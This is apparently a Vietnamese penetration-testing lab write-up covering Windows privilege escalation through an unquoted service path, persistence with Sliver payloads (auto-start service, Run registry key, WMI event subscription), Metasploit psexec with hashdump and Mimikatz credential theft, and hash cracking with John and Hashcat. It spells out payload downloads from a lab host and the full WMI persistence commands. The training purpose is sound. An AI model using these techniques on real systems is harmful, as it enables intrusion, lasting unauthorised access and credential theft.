# Lab 3.1: Window Privilege Escalation

Mục tiêu:

Trong bài lab này ta sẽ sử dụng beRoot.exe và PowerUp để tìm cách leo thang đặc quyền cục bộ

Ta sẽ tận dụng vấn đề cấu hình dịch vụ của Windows để leo thang đặc quyền cục bộ

Lab setup

Máy ảo sử dụng: Windows 10

Thực hành

1. Đăng nhập vào windows

Đầu tiên ta cần đăng xuất windows. Vào start, nhấp vào hình avatar rồi chọn “Sign out”.

A screenshot of a computer

Description automatically generated

Sau đó đăng nhập lại sử dụng tài khoản: Username: notadmin Password: notadmin

Đây là tài khoản user thông thường không có đặc quyền admin. Chúng ta sẽ không sử dụng tài khoản sec560 vì nó là tài khoản đã có đặc quyền admin.

A login screen with a white circle and a black circle with a white text

Description automatically generated

1. Chạy beRoot.exe

Công cụ đầu tiên chúng ta sử dụng để leo thang đặc quyền chính là beRoot.exe. Để chạy beRoot.exe, ta khởi động command prompt và chạy câu lệnh sau (output có thể có một số lỗi, đừng lo lắng về vấn đề này)

A screenshot of a computer program

Description automatically generated

1. Kiểm tra kết quả sau khi chạy beroot

beRoot.exe ngay lập tức phản hồi và cho ta thấy một số vấn đề xảy ra khi leo thang đặc quyền. Nó sẽ xác định sự cố đường dẫn dịch vụ unquoted với một dịch vụ có tên là Video Stream

Địa chỉ của dịch vụ là C:\Program Files\VideoStream\1337 Log\checklog.exe, nhưng ffuowngf dẫn nhị phân của dịch vụ không bao gồm dấu ngoặc kép.

A screenshot of a computer

Description automatically generated

Việc thiếu dấu ngoặc kép sẽ là tin tốt cho những kẻ tấn công

1. Chạy PowerUp.ps1

Bây giờ hãy thử tập lệnh PowerShell PowerUp.ps1. PowerUp hiện là một phần của PowerShell Empire và là một trong những cơ chế chính được sử dụng để thực hiện leo thang đặc quyền cục bộ. Đây là tập lệnh PowerShell thuần túy và do đó có cơ hội chạy trên máy mục tiêu tốt hơn beRoot.exe.

Để khởi chạy PowerUp.ps1, ta mở PowerShell và chạy các lệnh sau. Sau đó nhấn R để chạy tập lệnh.

A computer screen shot of a blue screen

Description automatically generated

Bây giờ ta chạy kiểm tra:

A screenshot of a computer program

Description automatically generated

PowerUp sẽ tìm được những thông tin mà beRoot không tìm được.

1. Kiểm tra kết quả PowerUp

PowerUp sẽ trả về một số kết quả thú vị:

* Đường dẫn dịch vụ unquoted cho dịch vụ Video Stream (đã được BeRoot.exe phát hiện trước đó)
* Một số lỗ hổng chiếm quyền điều khiển DLL có thể có trong thư mục %PATH%
* Một số lỗ hổng liên quan đến các quyền và thực thi dịch vụ

Kết quả của cả beRoot.exe và PowerUp luôn cần kiểm tra thủ công, chẳng hạn như đôi khi chúng hiểu sai các quyền lồng nhau.

Bây giờ ta hãy thử khai thác các vấn đề được báo cáo!

1. Kiểm tra dịch vụ Video Stream

Mở services.msc từ cmd beRoot

A screenshot of a computer

Description automatically generated

Tìm đến service Video Stream và double click, ta sẽ thấy chi tiết về dịch vụ này. Để ý sẽ thấy Path to executable không có ngoặc kép bao quanh nó

A screenshot of a computer

Description automatically generated

1. Khai thác lỗ hổng sử dụng PowerUp

PowerUp cung cấp một cách thuận tiện để tận dụng các lỗ hổng đã được xác định. Nếu xem lại các mục được PowerUp báo cáo, bạn sẽ nhận thấy rằng nó bao gồm AbuseFunction, cung cấp cú pháp sao chép-dán dễ dàng để cố gắng khai thác các vấn đề đã được xác định.

Để thử điều này đối với dịch vụ Video Stream, chúng tôi cần cuộn lên một chút đến một số kết quả đầu tiên và sao chép AbuseFunction được báo cáo: Write-ServiceBinary -ServiceName 'Video Stream' -Path <HijackPath>

A screenshot of a computer program

Description automatically generated

1. Sửa đổi HijackPath

Vì tệp thực thi dịch vụ thực tế nằm trong thư mục C:\Program Files\VideoStream\1337 Log\ và không có khoảng trống xung quanh đường dẫn đầy đủ, Windows cũng sẽ cố gắng thực thi C:\Program.exe hoặc C:\Program Files\VideoStream\1337.exe .

Bây giờ chúng ta hãy chỉnh sửa "HijackPath" và trỏ nó vào một tệp thực thi có thể được viết:

A blue screen with white text

Description automatically generated

Lệnh PowerUp ở trên sẽ ghi một tệp thực thi độc hại ở vị trí sau. Do chạy AbuseFunction , bạn sẽ nhận thấy rằng tệp thực thi được viết bởi PowerShell sẽ tạo một người dùng tên là john và pass: Password123!. Sau đó, người dùng này sẽ được thêm vào nhóm quản trị viên local.

1. Reboot computer

Ta cần xác minh xem tệp C:\Program Files\VideoStream\1337.exe có tồn tại hay không. Nếu đúng như vậy thì bây giờ chúng ta cần khởi động lại dịch vụ để tệp thực thi được chạy dưới NT AUTHORITY\SYSTEM.

A screenshot of a video stream

Description automatically generated

1. Log on to Windows

Log on to our Windows machine with our user credentials:

Username: notadmin Password: notadmin

1. Xác nhận user được thêm vào chưa

A screenshot of a computer

Description automatically generated

Thành công thêm tài khoản john với quyền admin

Kết luận

Chúng ta đã xác định cách phát hiện và khai thác các lỗ hổng leo thang đặc quyền cục bộ bằng cách sử dụng beRoot và PowerUp. Bằng cách sử dụng những công cụ này, chúng ta có thể nâng cao đặc quyền của mình và tạo người dùng mới trên hệ thống với đặc quyền quản trị.

# Lab 3.3: Persistence

Mục tiêu

Tạo một dịch vụ mà nó sẽ tạo một phiên Sliver

Tạo user registry key

Sử dụng bộ lọc WMI để phất hiện đăng nhập không thành công

Cài đặt

Máy ảo sử dụng:

* Slingshot Linux VM
* Windows 10

Thực hành

1. Thiết lập Sliver để có thể kết nối

Đầu tiên ta cần thiết lập Sliver để có thể kết nối. Chạy Sliver:

A screenshot of a computer

Description automatically generated

Thiết lập listener trên cổng 443 bằng cách chạy lệnh https để khởi động listener:

A screenshot of a computer code

Description automatically generated

Bây giờ tiên hành tạo một số payload:

1. Tạo Sliver payloads

Xem các option generate bằng cách chạy lệnh generate -h:



Nhận thấy với option -f ta có thể tạo service. Hãy tạo 2 payloads, một để tạo service, một để thực thi.

A screen shot of a computer

Description automatically generated

Bây giờ ta sẽ chuyển chúng qua window

1. Chuyển payloads qua windows

Hai file trên giờ đã được sở hữu bởi root, xác minh bằng kiểm tra file:

A red line with numbers

Description automatically generated

Như ta thấy, 2 file có quyền đọc và ghi nhưng chỉ cho chủ sở hữu là root. Ta cần đổi chủ sở hữu sang sec560.

A close-up of a code

Description automatically generated

Bây giờ ta đã có thể chuyển file qua windows. Khởi động một websever đơn giản:



Chuyển qua máy window và download 2 file về

wget http://10.130.10.128:8000/payload.exe -OutFile payload.exe

wget http://10.130.10.128:8000/service.exe -OutFile service.exe




A blue screen with white text

Description automatically generated

1. Service Persistence

Mở cmd với quyền admin và chạy lệnh dưới:


sc create persist binpath= "c:\Users\sec560\Desktop\service.exe" start= auto




Bây giờ ta hãy kiểm tra cơ chế duy trì truy cập hệ thống. Khởi động lại máy chủ Windows và bạn sẽ thấy phiên Sliver mới trên máy ảo Slingshot Linux của mình




Tương tác với phiên này bằng cách sử dụng 2 ký tự đầu của ID sử dụng lệnh sessions -i.



Kiểm tra mức độ truy cập bằng lệnh whoami




Như bạn có thể thấy, dịch vụ chạy dưới dạng SYSTEM mang lại cho chúng tôi mức độ truy cập cao với cơ chế lưu giữ lâu dài này. Hãy dọn dẹp trên Windows bằng cách tắt và xóa dịch vụ. Chuyển sang CMD nâng cao của bạn trên Windows và hủy tiến trình và dịch vụ bằng các lệnh sau:



1. HKCU Run Persistence

Mở cmd bình thường và chạy lệnh sau để tạo registry key cho user hiện tại



Các tùy chọn cho lệnh là:

* reg - lệnh chạy
* add - thêm khóa
* "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" - vị trí để thêm khóa
* /V "User Persist" - tên của khóa ( Giá trị)
* /t REG\_SZ - gõ Chuỗi
* /F - bắt buộc, ghi đè nếu nó tồn tại
* /D "C:\Users\sec560\Desktop\payload.exe" - dữ liệu, tệp thực thi để chạy

Đăng xuất khỏi Windows và đăng nhập lại với tư cách người dùng sec560. Khi đăng nhập lại bạn sẽ thấy một phiên mới trong Sliver


A close-up of a computer screen

Description automatically generated

Tương tự, tương tác với phiên và kiểm tra quyền truy cập hiện tại



Dọn dẹp và loại bỏ key:



Các tùy chọn cho lệnh là:

* reg - lệnh chạy
* delete - xóa khóa
* "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" - vị trí thêm khóa
* /V "User Persist" - tên của khóa ( Giá trị)

1. WMI Event Filter Persistence

WMI cho phép quản trị viên hệ thống và phần mềm thực hiện các thao tác quản lý, giám sát, và tương tác với các thành phần của hệ thống Windows

Ta sẽ thiết lập trình xử lý sự kiện cho lần đăng nhập không thành công (ID sự kiện 4625) cho người dùng fakeuser . Điều này sẽ cho phép ta kích hoạt payload của mình khi đăng nhập thất bại đối với người dùng không tồn tại! Chúng tôi sẽ sử dụng các lệnh PowerShell bên dưới để thiết lập bộ lọc. Sử dụng powershell với quyền admin

Có ba phần để thiết lập.

1. Lệnh đầu tiên chúng ta sẽ sử dụng sẽ thiết lập Bộ lọc sự kiện -Class \_\_EventFilter với tên UPDATER. Sau đó, truy vấn sẽ tìm kiếm thông tin đăng nhập không thành công (ID sự kiện 4625 ) trong đó thông tin đăng nhập khớp với fakeuser .
2. Phần thứ hai thiết consumer phải làm gì khi khớp filter. Trong trường hợp này, ta sẽ khớp với bộ lọc UPDATER chạy payload tại C:\Users\sec560\Desktop\payload.exe .
3. Phần cuối cùng thiết lập liên kết filter với cosumer để kích hoạt và chạy ứng dụng consumer (payload).

$filter = Set-WmiInstance -Namespace root/subscription -Class \_\_EventFilter -Arguments @{EventNamespace = 'root/cimv2'; Name = "UPDATER"; Query = "SELECT \* FROM \_\_InstanceCreationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32\_NTLogEvent' AND Targetinstance.EventCode = '4625' And Targetinstance.Message Like '%fakeuser%'"; QueryLanguage = 'WQL'}

* Tạo một bộ lọc sự kiện WMI trong namespace root/subscription và lớp \_\_EventFilter.
* Bộ lọc này được đặt tên là "UPDATER". Thực hiện một truy vấn WQL (WMI Query Language) để lắng nghe sự kiện tạo ra (\_\_InstanceCreationEvent) trong vòng 60 giây. Sự kiện này phải thuộc namespace root/cimv2 và có mã sự kiện là '4625' (mã lỗi đăng nhập không thành công).
* Thêm điều kiện là sự kiện phải chứa chuỗi "fakeuser" trong thông điệp.

$consumer = Set-WmiInstance -Namespace root/subscription -Class CommandLineEventConsumer -Arguments @{Name = "UPDATER"; CommandLineTemplate = "C:\Users\sec560\Desktop\payload.exe"}

* Tạo một consumer WMI trong namespace root/subscription và lớp CommandLineEventConsumer.
* Consumer này cũng được đặt tên là "UPDATER".
* Thực thi một tệp thực thi (payload.exe) có đường dẫn là C:\Users\sec560\Desktop\payload.exe mỗi khi sự kiện kích hoạt bộ lọc xảy ra.

$FilterToConsumerBinding = Set-WmiInstance -Namespace root/subscription -Class \_\_FilterToConsumerBinding -Arguments @{Filter = $Filter; Consumer = $Consumer}

A screen shot of a computer code

Description automatically generated

chuyển sang Linux, mở một thiết bị đầu cuối mới và thử đăng nhập bằng smbclient và fakeuser

smbclient '\\10.130.10.25\c$' -U fakeuser fakepass




Chờ một lúc, ta sẽ thấy session được mở

Tương tự, ta kiểm tra:

A screenshot of a computer

Description automatically generated

Dọn dẹp bộ lọc



Kết luận

Chúng ta đã sử dụng một số phương pháp khác nhau để duy trì quyền truy cập các hệ thống Windows. Tùy chọn sử dụng tùy thuộc vào cấp độ truy cập và cách bạn chọn ẩn.

# Lab 3.4: MSF psexec, hashdumping, and Mimikatz

Mục tiêu:

Sử dụng module psexec trong metasploit để triển khai meterpreter payload đến máy đích window sử dụng giao thức xác thực SMB


Khám phá khả năng của meterpreter trong việc leo thang đặc quyền và dump hash từ máy mục tiêu

Cài đặt

Máy ảo sử dụng:

* Slingshot linux
* Window 10

Ping từ slingshot linux đến win10:



Thực hành

1. Khởi động metasploit

A screenshot of a computer

Description automatically generated

Chọn module khai thác psexec để tạo một service lên máy target:



Đối với payload, chúng tôi sẽ sử dụng giai đoạn Meterpreter với stager là Reverse\_tcp:




Set RHOSTS đến máy target, LHOST tun0

A group of text on a white background

Description automatically generated

Cấu hình mô-đun khai thác psexec của bạn với tên miền hiboxy, tên người dùng bgreen và mật khẩu Password1. Người dùng hiboxy\bgreen nằm trong nhóm administrators máy này.



Trước khi khởi động cuộc tấn công, hãy xác nhận cài đặt là chính xác bằng cách chạy show options . Dưới đây là các tùy chọn để khai thác.

A screenshot of a computer

Description automatically generated

1. Chạy tấn công

A screenshot of a computer program

Description automatically generated

Lưu ý đầu ra hiển thị trên màn hình. Chúng ta có thể thấy các hành động sau được Metasploit thực hiện:

1. Metasploit tự động khởi động trình xử lý đảo ngược lắng nghe trên cổng cục bộ 4444, chờ kết nối Reverse\_tcp quay trở lại. LPORT mặc định là 4444 cho hầu hết các tải trọng Metasploit. Chúng ta có thể thay đổi điều đó bằng cách đặt LPORT thành một số giá trị khác.
2. Sau đó nó kết nối với máy chủ mục tiêu.
3. Nó xác thực máy mục tiêu là người dùng bgreen .
4. Sau đó nó nhận ra rằng mục tiêu đã cài đặt PowerShell.
5. Sau đó nó thực thi payload bằng cách khởi động dịch vụ.
6. Nếu dịch vụ khởi động thành công, nó sẽ gửi stage đến mục tiêu (tải nó lên bằng cách sử dụng stager).
7. Và cuối cùng, chúng ta có phiên Meterpreter
8. Meterpreter


Bây giờ chúng ta đang ở trong phiên Meterpreter của mình. Để xem tài khoản người dùng mà ta đang chạy ta dùng lệnh getuid.



Ta có đặc quyền SYSTEM, vì vậy, ta bắt đầu với người dùng quản trị bgreen và sử dụng thông tin xác thực để thực thi mã dưới dạng SYSTEM thông qua psexec

Bây giờ, với phiên Meterpreter, lấy các giá trị băm từ mục tiêu. Chúng ta sẽ sử dụng mô-đun post/windows/gather/smart\_hashdump để trích xuất các hàm băm mật khẩu từ hệ thống. Mô-đun này sẽ dump các hàm băm mật khẩu khác nhau tùy thuộc vào vai trò của hệ thống đích. Nếu mục tiêu là domain controller, nó sẽ lấy mật khẩu theo cách khác và từ vị trí khác.

Kiểm tra module smart\_hashdump bằng lệnh info.



Chạy module:

A screenshot of a computer screen

Description automatically generated

Lệnh chạy post/windows/gather/smart\_hashdump cố gắng lấy gợi ý mật khẩu từ hệ thống nếu bất kỳ người dùng nào đã định cấu hình tài khoản của họ bằng gợi ý mật khẩu

Tuy nhiên, tất cả các giá trị băm NT (phần thứ hai) là 31d6cfe0d16ae931b73c59d7e0c089c0 . Đây là hàm băm NT rỗng. Mô-đun này sẽ không hoạt động ở đây nhưng nó sẽ hoạt động trên domain cotroller. Bây giờ chúng ta hãy thử một mô-đun khác.

Chạy mô-đun post/windows/gather/hashdump

A screenshot of a computer program

Description automatically generated

Ta đã thành công nhận được các hàm băm từ máy target, sau đó chúng ta có thể bẻ khóa hoặc sử dụng chúng trong một cuộc tấn công pash-the-hash ở phần sau.

1. Cài đặt Mimikatz (Kiwi)

Chuyển qua máy win10, ta sẽ tải một số thông tin xác thực domain vào memory. Ta sẽ giả bộ bgreen đã đăng nhập vào hệ thống

Mở cmd và chạy

A screenshot of a computer

Description automatically generated

Một cửa số notepad sẽ hiện ra với quyền hiboxy\bgreen


1. Chạy Mimikatz

Bây giờ hãy nhắm mục tiêu vào hệ thống Windows. Mimikatz khá an toàn, nhưng chúng ta cần chuyển sang System process để thực hiện việc này.

Thoát khỏi phiên Meterpreter hiện tại (không phải Metasploit) bằng cách nhập exit .

A computer screen shot of a computer code

Description automatically generated



Confirm thiết lập bằng cách xem show options

Tiến hành khai thác

A screenshot of a computer

Description automatically generated


Kiểm tra thông tin phiên hiện tại bằng sysinfo

A screenshot of a computer program

Description automatically generated

Như chúng ta có thể thấy, hệ thống target là 64-bit, nhưng bản thân quy trình Meterpreter là 32-bit. Để thực hiện nhiệm vụ tiếp theo, chúng ta cần thực hiện quy trình SYSTEM 64 bit.

Chúng ta hãy tìm các tiến trình SYSTEM 64 bit trên mục tiêu bằng lệnh ps. Chúng ta cần tìm kiếm các tiến trình 64 bit ( -A x64 ) đang chạy với quyền SYSTEM ( -s ).



Chúng ta cần xác định một tiến trình để di chuyển đến.

Trong thực tế, khi chọn một tiến trình để di chuyển vào, hãy nghĩ đến các tiến trình sẽ ít có khả năng tác động đáng kể đến hệ thống nếu quy trình đó gặp sự cố. Một lựa chọn phổ biến là spoolsv (Print Spooler), vì nó không cần thiết trên hầu hết các hệ thống

Chuyển sang tiến trình spoolsv.exe bằng lệnh sau:

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

Bây giờ chúng ta đang ở quy trình 64-bit, chúng ta có thể tải Mimikatz bằng lệnh sau

A screen shot of a computer code

Description automatically generated

Kiểm tra các câu lệnh hiện có bằng cách chạy help

A screen shot of a computer

Description automatically generated

Ta thấy có lựa chọn creds\_all

Giờ ta sẽ lấy password từ RAM bằng cách chạy câu lệnh sau

A screenshot of a computer

Description automatically generated

Ta đã lấy được mật khẩu của bgreen.

Bên cạnh đó, nhìn vào tài khoản sec560 ta sẽ thấy mã băm NT của tài khoản.

Kết luận

Trong bài lab này, ta đã chạy module psexec Metasploit, xem xét các tùy chọn cấu hình của nó và phân tích các hoạt động từng bước của nó để thực thi mã trên máy đích.

# Lab 3.5: Cracking with John the Ripper and Hashcat

Mục tiêu

Sử dụng John the Ripper để crack hashes từ Windows và Linux

Sử dụng Hashcat để crack mật khẩu hash từ windows và linux

Phân tích cách mà Hashcat rules giúp cho việc giải mã hash có tỷ lệ thành công cao hơn

So sánh Hashcat và John the Ripper

Cài đặt

Máy ảo sử dụng: Slingshot linux

Thực hành

1. Đánh giá hiệu suất John

Chạy John trong test mode và kiểm tra một số kiểu hash khác nhau.

Chúng ta hãy xem xem tốc độ mà John có thể bẻ khóa mật khẩu LM


Trong trường hợp này:

* --test là một tùy chọn để kiểm tra hiệu suất của các thuật toán hash mật khẩu
* --format=lm chỉ định sử dụng định dạng LAN Manager (LM) (caps,14kt,pad,/2,DES,gộp)

A close-up of a computer code

Description automatically generated


Xem tốc độ bẻ khỏa mật khẩu md5crypt



1. Bẻ khóa Window hashes sử dụng John

Chúng ta sẽ bẻ khóa một số mã hash trong file web01.hashes

Mặc định, John sẽ tập trung vào các mã LM hash



A computer screen shot of a computer

Description automatically generated

John đã phát hiện hash ở dạng LM nhưng cũng nhận ra rằng chúng có thể là "NT", "LM-opencl", hoặc "NT-opencl". Điều này cho thấy dữ liệu hash có thể tương thích với nhiều định dạng. Nếu biết chính xác định dạng hash, bạn nên sử dụng tùy chọn --format để chỉ định định dạng đó, giúp tối ưu hóa quá trình crack.

. Lưu ý rằng mật khẩu mà John crack được chuyển đổi tất cả các ký tự thành chữ in hoa (để giảm đi sự phức tạp của mật khẩu). John crack 7 ký tự đầu của LM pwd tách biệt với 7 ký tự cuối, coi như 2 phần là 2 mật khẩu riêng biệt. Mật khẩu đầu được gán cho username:1 và mật khẩu 2 gán cho username:2.

Ta để ý thấy mật khẩu cho hầu hết các tài khoản không có LM pwd. Tài khoản vberry có mật khẩu LM hash và John đã bẻ khóa nó. Mật khẩu cuối cùng cho tài khoản này chính là gộp 2 mật khẩu 1 và 2 mà John đã crack.

Chạy lại câu lệnh một lần nữa

A screenshot of a computer program

Description automatically generated

Nếu John đã crack một tài khoản thì nó sẽ không crack lại tài khoản đó nữa.

Để xem các pwd mà John đã crack, ta chạy nó cới option –show

A screen shot of a computer code

Description automatically generated

Câu lệnh này tìm kiếm trong file john.pot cho các bản hash trong web01.hashes nên nó có thể in ra đầy đủ các password liên kết với các tài khoản. Thử kiểm tra file pot sử dụng lệnh sau:

A screenshot of a computer

Description automatically generated


Thử sử dụng John để crack NT hash sử dụng option --format=nt

A computer screen shot of a computer code

Description automatically generated

Ta có thể thấy quá trình crack diễn ra chậm hơn. Mật khẩu của mục tiêu không có trong danh sách mật khẩu mặc định của John. Với mật khẩu định dạng NT thì nó sẽ không được đưa tất cả các ký tự sang chữ in hoa, vì vậy nên sẽ khó để crack hơn.

Trong trường hợp này, chúng ta đều có cả hai LM và NT hash. LM hash bị crack rất nhanh và cho đầu ra là mật khẩu in hoa. Chúng ta có thể sử dụng mật khẩu này với NT để lấy lại mật khẩu ban đầu. Chúng ta sẽ sử dụng option –loopback để sử dụng pot file (nơi lưu hash và mật khẩu đã được bẻ khóa) làm input cho việc crack NT pwd



Đã crack thành công mật khẩu.

1. Bẻ khỏa mật khẩu windows với John và wordlist

Ta không còn mật khẩu LM hash nào nữa nên ta sẽ chuyển qua tấn công mật khẩu NT hash. Ta sẽ sử dụng list mật khẩu rockyou.txt trong /opt/passwords/rockyou.txt với option --wordlist

A screenshot of a computer

Description automatically generated

Ta thấy có 10 user có mật khẩu NT hash trong file này

1. Bẻ khóa mật khẩu Linux với John

Chúng ta sẽ sử crack file password ~/labs/web10.shadow được lưu từ /etc/shadow

A screenshot of a computer error

Description automatically generated

Như chúng ta đã thấy, John sẽ không crack pwd dựa trên danh sách mật khẩu mặc định của nó, ta sẽ sử dụng danh sách Rockyou một lần nữa.

A screenshot of a computer screen

Description automatically generated

Trước đó John crack NT hash rất nhanh, nhưng ở đây thuật toán hash sha512 sẽ mất rất nhiều thời gian để bẻ khóa, thuật toán này thêm nhiều salts và hash nhiều lần, không giống như NT hash chỉ có 1 salt và 1 lần hash.

1. Cơ bản về hashcat

Hãy xem ta nên sử dụng hashcat thế nào bằng option --help

Trong kết quả đầu ra, chúng ta có thể thấy rằng Hashcat yêu cầu:

***-m*** theo sau là hash-type, được chọn từ hơn 275 loại hash mà chúng ta có thể bẻ khóa

Tùy chọn ***-a*** hỗ trợ các giá trị sau:

* 0 : Straight. Tấn công từ điển, với các quy tắc được áp dụng cho chúng như được chỉ định bởi tùy chọn -r.
* 1 : Kết hợp. Chế độ này sẽ lấy từng từ trong từ điển và nối nó vào từng từ trong từ điển, về cơ bản là bình phương số lượng mật khẩu từ một tệp từ. Nó cũng sẽ áp dụng các quy tắc được chỉ ra bởi tùy chọn -r (nếu có) cho các từ kết hợp. Ví dụ: letmeinpassword và passwordletmein
* 3 : Brute Force. Chế độ này thử tất cả mật khẩu, lặp qua tất cả các ký tự. Ví dụ: 0000 , 0001 , 0002 , v.v.
* 6 : Hybrid + Mask. Chế độ này sử dụng từ điển kết hợp bruteforce. Ví dụ: letmein0000 , pass0000 , letmein0001 , v.v.

Trong bài lab này, ta sẽ sử dụng -a 0 làm hình thức tấn công phổ biến và đơn giản nhất. Sau đó ta sẽ sử dụng tùy chọn -r để chỉ định các quy tắc sẽ thực hiện việc đọc sai từ trong từ điển, trong khi vẫn áp dụng mode 0.

Tiếp theo, ta tìm kiếm các số cụ thể tứng với các loại hash nhất định để có thể chỉ ra những số nào sẽ sử dụng với tùy chọn -m.

A screen shot of a computer

